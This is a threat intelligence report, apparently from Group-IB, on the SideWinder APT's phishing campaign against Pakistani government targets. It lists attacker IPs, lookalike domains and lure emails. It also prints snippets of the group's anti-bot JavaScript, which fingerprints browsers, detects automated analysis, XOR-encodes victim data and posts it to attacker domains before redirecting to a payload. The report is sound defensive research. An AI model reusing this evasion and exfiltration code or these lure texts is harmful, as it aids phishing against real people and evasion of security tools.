

SideWinder.AntiBot.Script



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Analysis of SideWinder's new infrastructure and tool that narrows their reach to Pakistan

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Group-IB Threat Intelligence researchers have discovered a new malicious infrastructure and a custom tool of the APT group **SideWinder** (aka Rattlesnake, Hardcore Nationalist, RAZOR TIGER, T-APT-04 and APT-C-17), a threat actor that is [believed](#) to be originating from India and primarily targeting Pakistan. The newly discovered **custom tool**, codenamed **SideWinder.AntiBot.Script**, is being used in the gang's phishing attack **against Pakistani targets**. Group-IB Threat Intelligence team shares its findings so that security teams can more effectively identify SideWinder attacks.

Key findings

Over the last year, [Group-IB Threat Intelligence](#) system identified 92 IP addresses that have been used by SideWinder APT for phishing emails.

Pakistan remains the primary target for SideWinder. The attackers are especially interested in the Pakistani government organizations based on the discovered phishing document and public studies.

Phishing links in emails or posts that mimic legitimate notifications and services of government agencies and organizations in Pakistan are primary attack vectors of the gang.

SideWinder started using an anti-bot script to filter their victims - they are only interested in Pakistani users.

The group continues to distribute malicious files in ZIP archives with an LNK file inside, which downloads an HTA file from a remote server.

Upon discovery, Group-IB Threat Intelligence team notified relevant local authorities and shared its findings to make sure that the threat can be identified and contained at early stages. CERT-GIB also sent notifications to dedicated computer emergency response teams in Pakistan.

SideWinder Profile

The SideWinder APT is believed to be an Indian nation-state threat actor. In their attacks, SideWinder was seen targeting government, military, and economic sectors in Southeast Asia: in Afghanistan, Nepal, Sri Lanka, Bhutan, Myanmar, the Philippines, Bangladesh, Singapore, and China. However, since the discovery of the group in 2012, Pakistan has been the primary target of SideWinder. In the last year alone, several SideWinder's [attacks targeting Pakistan have been detected](#). SideWinder was particularly interested in the Pakistani military targets.

The Pakistani government even published an official [advisory](#) about SideWinder [activity](#):




Image 1. Fragment of the official notification about SideWinder's attacks

Group-IB researchers have repeatedly spotted phishing documents intended for Pakistani targets in public and private sector organizations.

For example, the following phishing document contains information about a proposal for a formal discussion of the impact of US withdrawal from Afghanistan on maritime security:




Image 2. Phishing document SHA-1: a74f9baa1791476c489942dd9e24c8c6fd0822cd

In addition, the group was seen cloning government websites to collect user credentials. Below you can find a phishing page mimicking a government portal in Sri Lanka designed by SideWinder:




Image 3: Phishing page login panel - [http://5.2.79\[.\]135\[.\]n/](http://5.2.79[.]135[.]n/)

SideWinder Network Infrastructure

Over the last year, Group-IB's Threat Intelligence solution detected 92 IP addresses used by SideWinder. The servers were automatically detected by Group-IB and Threat Intelligence users immediately received a proactive notification about the appearance of the new malicious infrastructure.

The analysis of the servers revealed that they were primarily used for phishing attacks. SideWinder's phishing attacks will be covered later in the text in more detail.

Below is a summary of 2.56.245[.]21, one of SideWinder's servers. According to Group-IB data, the server has been in use by SideWinder since at least January 22, 2022.




Image 4: Network Indicators related to 2.56.245[.]21 Source: Group-IB Threat Intelligence

Thanks to Group-IB's Network Graph Analysis tool, shown above, it was possible to discover that this address is used as the A-record for the following domains:

- [finance.pakgov\[.\]net](http://finance.pakgov[.]net);
- [vpn.pakgov\[.\]net](http://vpn.pakgov[.]net);
- [csd.pakgov\[.\]net](http://csd.pakgov[.]net);

Phishing link	Redirect to a legitimate domain	Possible phist
http://shoprex.bitlyly.me/offers-2cedda5a	https://shoprex.com/offers/	Mimicry of shoprex.cc
https://covid.pakgov.net/guidelines-a44a9d99	https://covid.gov.pk/guideline	Mimicry of covid.gov.pk
https://covid.pakgov.net/NewGuidelines-5dcb362a,https://nhsrc.pakgov.net/2ndDoseOptions-86bf668a	https://storage.covid.gov.pk/new_guidelines/04February2022_20220204_Interim_Guidelines_for_Options_for_COVID_Vaccines_2nd_Dose_8001.pdf	Mimicry of pakgov.net
https://telemart.bitlyly.me/deals-3affd2bb	https://www.telemart.pk/weekly-deal	Mimicry of telemart.pk
https://xyz.kdf-mail.com/1596-f35d483e	https://xyz.com/	Possible Kashmir Development Foundation
http://vpn.pakgov.net/Download-3b00fd1a	https://www.securevpn.com/	Mimicry of secure vpn
https://hajjplanner.tin-url.com/trip-687b5e5f	https://barakatravel.net/	Mimicry of hajjumrah

Phishing link;Redirect to a legitimate domain;Possible target of a phishing link

<http://faujifoundation.bitlyly.me/offer-55f9918f,https://applicants.fauji.org.pk/>;Mimicry of the Fauji Foundation - <https://www.fauji.org.pk/> https://finance.pakgov.net/salary-a4222e91,https://www.finance.gov.pk/circulars/circular_14042022_2.pdf;Mimicry of the Ministry of Finance of Pakistan - finance.gov.pk <https://finance.govpk-mail.net/financecircular-38149cbd,https://www.finance.gov.pk/>;Mimicry of the Ministry of Finance of Pakistan - finance.gov.pk <http://smstest.kdf-mail.com/147632-86182096,https://www.example.com/>;Possible Kashmir Development Foundation mimicry <https://askari.bitlyly.me/offer-eaec3587,https://askaribank.com/>;Mimicry of the Askari Bank - askaribank.com <http://csd.bitlyly.me/offers-2b679e32,https://csd.pakgov.net/offers-1b24b9c9,https://www.csd.gov.pk/>;Mimicry of the Canteen Stores Department - csd.gov.pk <http://news.dawnpk.org/pk-9a6d7f1e,https://www.dawn.com/news/1684503/profile-shehbaz-sharif-the-new-pm-of-pakistan>;Mimicry of a news resource - dawn.com <http://islamicfinder.bitlyly.me/pk-5bc259ee,https://www.islamicfinder.org/ramadan-calendar/>;Mimicry of the islamicfinder.org <https://sec-vpn.bitlyly.me/pk-cd99f6ff,https://vpn.tin-url.com/vpn-0bca7d09,https://play.google.com/store/apps/details?id=com.securedata.vpn>;Mimicry of a Secure VPN application <https://pkflix.tin-url.com/pkflix-71e35ba2,https://play.google.com/store>;Possible mimicry of the pkflix app <https://nadra.pakgov.net/certificate-b14a482c,https://nims.nadra.gov.pk/nims/certificate>;Mimicry of the nims.nadra.gov.pk <http://shoprex.bitlyly.me/offers-2cedda5a,https://shoprex.com/offers/>;Mimicry of the shoprex.com <https://covid.pakgov.net/guidelines-a44a9d99,https://covid.gov.pk/guideline>;Mimicry of the covid.gov.pk https://covid.pakgov.net/NewGuidelines-5dcb362a,https://nhsrc.pakgov.net/2ndDoseOptions-86bf668a,https://storage.covid.gov.pk/new_guidelines/04February2022_20220204_Interim_Guidelines_for_Options_for_COVID_Vaccines_2nd_Dose_8001.pdf;Mimicry of the pakgov.net <https://telemart.bitlyly.me/deals-3affd2bb,https://www.telemart.pk/weekly-deal>;Mimicry of the telemart.pk <https://xyz.kdf-mail.com/1596-f35d483e,https://xyz.com/>;Possible Kashmir Development Foundation mimicry <http://vpn.pakgov.net/Download-3b00fd1a,https://www.securevpn.com/>;Mimicry of the official secure vpn <https://hajjplanner.tin-url.com/trip-687b5e5f,https://barakatravel.net/>;Mimicry of the hajjumrahplanner.com

While investigating these malicious domains, Group-IB researchers found a phishing link - "vpn.pakgov[.]net/Download-3b00fd1a" - which redirects to a legitimate domain "securevpn.com". This may indicate a temporary suspension of the malicious campaign or conversely the link could redirect to a malicious site in the future as part of a different campaign.






Image 6. Screenshot with redirect to legitimate securevpn.com

Also among the discovered phishing links, Group-IB researchers found a link that downloaded an application from the official Google Play store [called](#) "SecureVPN"



Secure VPN
 ross jack Tools
 PEGI 3
 Add to Wishlist
 Install



When you browse the internet without a VPN, your IP address can reveal where you live. But once you connect to Nord VPN, this information is hidden, along with what websites you visit or files you download.

ADDITIONAL INFORMATION

Updated March 1, 2022	Size 14M	Installs 10+
Current Version 3.9	Requires Android 5.0 and up	Content Rating PEGI 3 Learn more
Permissions View details	Report Flag as inappropriate	Offered By Google Commerce Ltd

Developer
 rossjack202@gmail.com
[Privacy Policy](#)

Image 7. Screenshot from the Google Play store

The app in question looks suspicious: it has only 10+ downloads. It was published by the author, "ross jack", with only one project. Furthermore, the description of the application was copied from NordVPN's [description](#):

NordVPN – VPN Proxy for Privacy & Security
 nordvpn_S.A.
 ★★★★★ (66) | 100,000+ Users | Productivity

Stay safe online
 NordVPN

Speed and security combined

Description

Get yourself an ultra-fast VPN proxy extension for Microsoft Edge and never stop for anything. Download NordVPN to enjoy fast, private, and secure internet in an instant. It's an easy-to-use VPN, trusted by millions of users worldwide.

Why do you need NordVPN's VPN proxy extension for Edge?

- ✓ Ideal for privacy and security
- When you browse the internet without any protection, your IP address can reveal where you live. But once you connect to NordVPN, this information is hidden, along with the websites you visit or files you download.
- Surf the web in confidence with our Threat Protection Lite feature. It blocks your access to malicious websites and protects your device from accidentally joining a botnet zombie army.
- With NordVPN's proxy extension for Edge, your online traffic travels through a secure encrypted tunnel. This way, it's out of reach for cybercriminals eager to snatch your private data.

Sir,
Please find the notice regarding the COVID-19 Vaccination and it's procedure, on the below given link.

<http://mail-mohs.ddns.net/mmofa>

Thank you,
IT Admin

Dear Sir/Madam,

Please read the guidelines regarding Covid 19 Vaccination on the given below link. Contact if any queries.

<https://mail.mofa.gov.mm/vaccination/Notice.pdf>

Thank you

Please find the notice regarding the COVID-19 vaccination procedure on the given link.

<https://www.mail.mohs.gov.mm/vaccination/notice.pdf>

Thankyou

Sir,
Please find the notice regarding the COVID-19 Vaccination and it's procedure, on the below given link.

<http://mail-mohs.ddns.net/mmofa>

Thank you,
IT Admin

>
>

Image 10. Screenshot with an example of a malicious email

Image 11. Screenshot with an example of a malicious email

Image 12. Screenshot with an example of a malicious email

Group-IB researchers also found malicious links posted on Facebook:




Image 13. Screenshot of a malicious link on Facebook

Once the victim clicks on the link, an archive with a malicious .LNK file or RTF document is downloaded. In the case of LNK, the files have a Microsoft Word icon, making it appear more legitimate, encouraging people to open. Whether the initial vector was a phishing email or a phishing link posted on social media, the malicious payload is always launched using the DLL side-loading technique, which provides persistence and has RAT functionality.

As soon as the recipient clicks on the link, the new tool, dubbed SideWinder.AntiBot.Script by Group-IB researchers, comes into play. The script checks the client browser environment and, based on several parameters, decides whether to issue a malicious file or redirect to a legitimate resource.

For example, let's take finance.pakgov[.]net which we have described a little already.

The phishing link appears as follows - hxxps://finance.pakgov[.]net/salary-a4222e91.

Let's first see what happens if we try to follow this link with settings different from a typical Pakistani user.

Requests

URL	IP	Method	Status	Type	Mime	Size
https://finance.pakgov.net/salary-a4222e91 -> https://www.finance.gov.pk/circulars/circular_14042022_2.pdf	2.56.245.21	GET	302			
https://www.finance.gov.pk/circulars/circular_r_14042022_2.pdf	210.56.14.219	GET	200	Document		

Image 14. Screenshot with hxxps://finance.pakgov[.]net/salary-a4222e91 request and redirect to legitimate finance.gov.pk

As you can see in the screenshot above, when a client visits this link, which the anti-bot script does not like, the script redirects to a legitimate document located on a legitimate resource: finance.gov.pk. And, the script won't even work if the client's IP address differs from Pakistan's - the client will automatically be redirected to the legitimate resource. These are common techniques that are used to avoid detection by threat researchers.




Image 15. Redirect to a legitimate document.

However, if you follow a link with an IP address from Pakistan, the anti-bot script will work.




Image 16. SideWinder.AntiBot.Script snippet (the full version of the script is available below in the list of indicators of compromise)

To begin with, the CAPTCHA page immediately catches the eye. While the user is waiting, the client's browser is profiled to give the final verdict.




Image 17. Screenshot of fake CloudFlare page

If the client does not pass the anti-bot script filtering, for example, by the parameter of the operating system used, then a corresponding message will be displayed.




Image 18. Screenshot of the platform compatibility error.

Detection of a client's browser environment

The script is written to collect everything it can reach to verify that the user is not a researcher or a security solution attempting to detect malicious code:

- Geo-position - check;

```

<script>
  function buttonClick() {
    if (navigator.geolocation) {
      navigator.geolocation.getCurrentPosition(showPosition);
    } else {
      x.innerHTML = 'Geolocation is not supported by this browser.';
    }
  }

  function showPosition(position) {
    alert('lat ${position.coords.latitude} long ${position.coords.longitude}');
  }
</script>

```

Image 19. A snippet of SideWinder.AntiBot.Script

- Version of the operating system - check;
- Data about the user agent - check;
- System language settings - check;
- The number of logical processors - check;
- Accessing the [CredentialsContainer](#) interface, which can return saved passwords from the browser if the necessary function is called. (not used);

```

function getBrowserDetails(gpuData) {
  var result = {};
  try {
    result.gpuData = gpuData;
    result.navigatorInfo = {
      oscpu: navigator.oscpu,
      credentials: navigator.credentials,
      clipboard: navigator.clipboard,
      hardwareConcurrency: navigator.hardwareConcurrency,
      geolocation: navigator.geolocation,
      userAgent: navigator.userAgent,
      language: navigator.language,
      languages: navigator.languages
    };
    try {
      result.canvasSupported = isCanvasSupported();
    } catch (canvasErr) {}

    result.utcOffset = new Date().getTimezoneOffset() / 60;
    postData(result);
  } catch (err) {
    redirect();
  }
}

```

Image 20. A snippet of SideWinder.AntiBot.Script

- A feature that avoids automatic analysis using the Headless version of Chrome - check;

```

function execute() {
  try {
    if (/HeadlessChrome/.test(window.navigator.userAgent)) {
      postDetection('Chrome headless detected in user agent');
    }
    else if (navigator.webdriver) {
      postDetection('Chrome headless detected webdriver present');
    }
    else if (navigator.language === '') {
      postDetection('Chrome headless detected no language');
    }
    else {
      DetectGPU.getGPUPTier()
        .then((data) => {
          getBrowserDetails(data);
        })
        .catch((err) => {
          getBrowserDetails(err);
        });
    }
  } catch (error) {
    redirect();
  }
}

```

Image 21. A snippet of SideWinder.AntiBot.Script

- A list of possible video cards used and checking their compliance with the screen size. (Images 22 and 23):

>

Image 22. A snippet of SideWinder.AntiBot.Script

Image 23. A snippet of SideWinder.AntiBot.Script

```

var c = e.getAttribLocation(d, 'aPosition');
e.vertexAttribPointer(c, 3, 5126, !1, 0, 0),
e.enableVertexAttribArray(c),
e.clearColor(1, 1, 1, 1),
e.clear(16384),
e.viewport(0, 0, 1, 1),
e.drawArrays(4, 0, 3);
var u = new Uint8Array(4);
e.readPixels(0, 0, 1, 1, 6408, 5121, u),
e.deleteProgram(d),
e.deleteBuffer(l),
(t =
{
801621810: (null == i ? void 0 : i.isIpad)
? ['apple a12x gpu']
: [
'apple a11 gpu',
'apple a12 gpu',
'apple a13 gpu',
'apple a14 gpu'
],
8016218135: (null == i ? void 0 : i.isIpad)
? ['apple a9x gpu', 'apple a10 gpu', 'apple a10x gpu']
: ['apple a9 gpu', 'apple a10 gpu']
})[u.join('')] || t);

```

Image 24. A snippet of SideWinder.AntiBot.Script

- Check for compliance with operating systems from the list:

```

var o = 'undefined' == typeof window,
i = (function () {
if (!o) {
var e = window.navigator,
r = e.userAgent,
n = e.platform,
t = e.maxTouchPoints,
a = /(iphone|ipod|ipad)/i.test(r),
i = 'iPad' === n || ('MacIntel' === n && t > 0 && !window.MSStream);
return {
isIpad: i,
isMobile: /android/i.test(r) || a || i,
isSafari12: /Version\/12.+Safari/i.test(r)
};
}
})();

```

Image 25. A snippet of SideWinder.AntiBot.Script

- And most importantly, the function of issuing a malicious file and the function to redirect to a legitimate resource.

```

var postUrl = 'https://finance.pakgov.net/733/1/670/2/0/0/1873873367/vmtaYFTCLl9rxEM0ZE4r7qNeDe7zY1sygjT75Ytj/files-a818a38e/ads';
function encode(data, xorKey) {
let enc = new TextEncoder();
let dataBuff = enc.encode(data);
let keyBuff = enc.encode(xorKey);
let output = [];
for (let i = 0; i < dataBuff.length; i++) output[i] = dataBuff[i] ^ keyBuff[i % keyBuff.length];
return new Blob([new Uint8Array(output)]);
}
function redirect() {
window.location.replace('https://www.finance.gov.pk/circulars/circular_14042022_2.pdf');
}
function postData(data) {
try {
var secretKey = '44-7A-B3-BA-CA-C6-5F-3A-D9-A4-C2-18-76-7D-4F';
const finalData = JSON.stringify(data);
const encryptedData = encode(finalData, secretKey);
fetch(postUrl, {
method: 'POST',
headers: {
'Content-Type': 'application/text'
},
body: encryptedData
})
.then(() => {
redirect();
})
.catch((err) => {
redirect();
});
} catch (err) {
redirect();
}
}

```

Image 26. A snippet of SideWinder.AntiBot.Script

However, in another script found on another malicious domain - finance.govpk-mail[.]net - the redirect function still led to a link with a payload:

```

var postUrl = "https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwp0N8aPwt8eKeUDevQeXe03rL/files-55c18e22/ads";

function encode(data, xorKey) {
    let enc = new TextEncoder();
    let dataBuff = enc.encode(data);
    let keyBuff = enc.encode(xorKey);

    let output = [];

    for (let i = 0; i < dataBuff.length; i++) output[i] ^= dataBuff[i] ^ keyBuff[i % keyBuff.length];

    return new Blob([new Uint8Array(output)]);
}

function redirect() {
    window.location.replace("https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwp0N8aPwt8eKeUDevQeXe03rL/files-7706d8ab/");
}

function postData(data) {
    try {
        var secretKey = '48-A3-8D-86-8F-A5-85-13-74-A3-F5-CF-21-AA-55';
        const finalData = JSON.stringify(data);
        const encryptedData = encode(finalData, secretKey);

        fetch(postUrl, {
            method: 'POST',
            headers: {
                'Content-Type': 'application/text'
            },
            body: encryptedData
        })
    }
}

```

Image 27. A snippet of SideWinder.AntiBot.Script

Accordingly, the structure of network requests on this domain is as follows:

Requests

URL	IP	Method	Status	Type	Mime	Size
https://finance.govpk-mail.net/financecircular-38149cbd	92.118.190.165	GET	200	Document	text/html	109027
SideWinder.AntiBot.Script						
https://finance.govpk-mail.net/15523/1/12443/2/0/0/1874249928/Apitri1CzfcKwp0N8aPwt8eKeUDevQeXe03rL/files-55c18e22/ads	92.118.190.165	POST	200	Fetch		
net:ERR_ABORTED						
https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249928/Apitri1CzfcKwp0N8aPwt8eKeUDevQeXe03rL/files-7706d8ab/	92.118.190.165	GET	200	Document	text/html	2340
Payload Delivery						
https://finance.govpk-mail.net/15523/1/12443/2/0/1/1874249929/Apitri1CzfcKwp0N8aPwt8eKeUDevQeXe03rL/files-155e0949/zip	92.118.190.165	GET	200	XHR	application/html	2846

Image 28. Screenshot with network requests
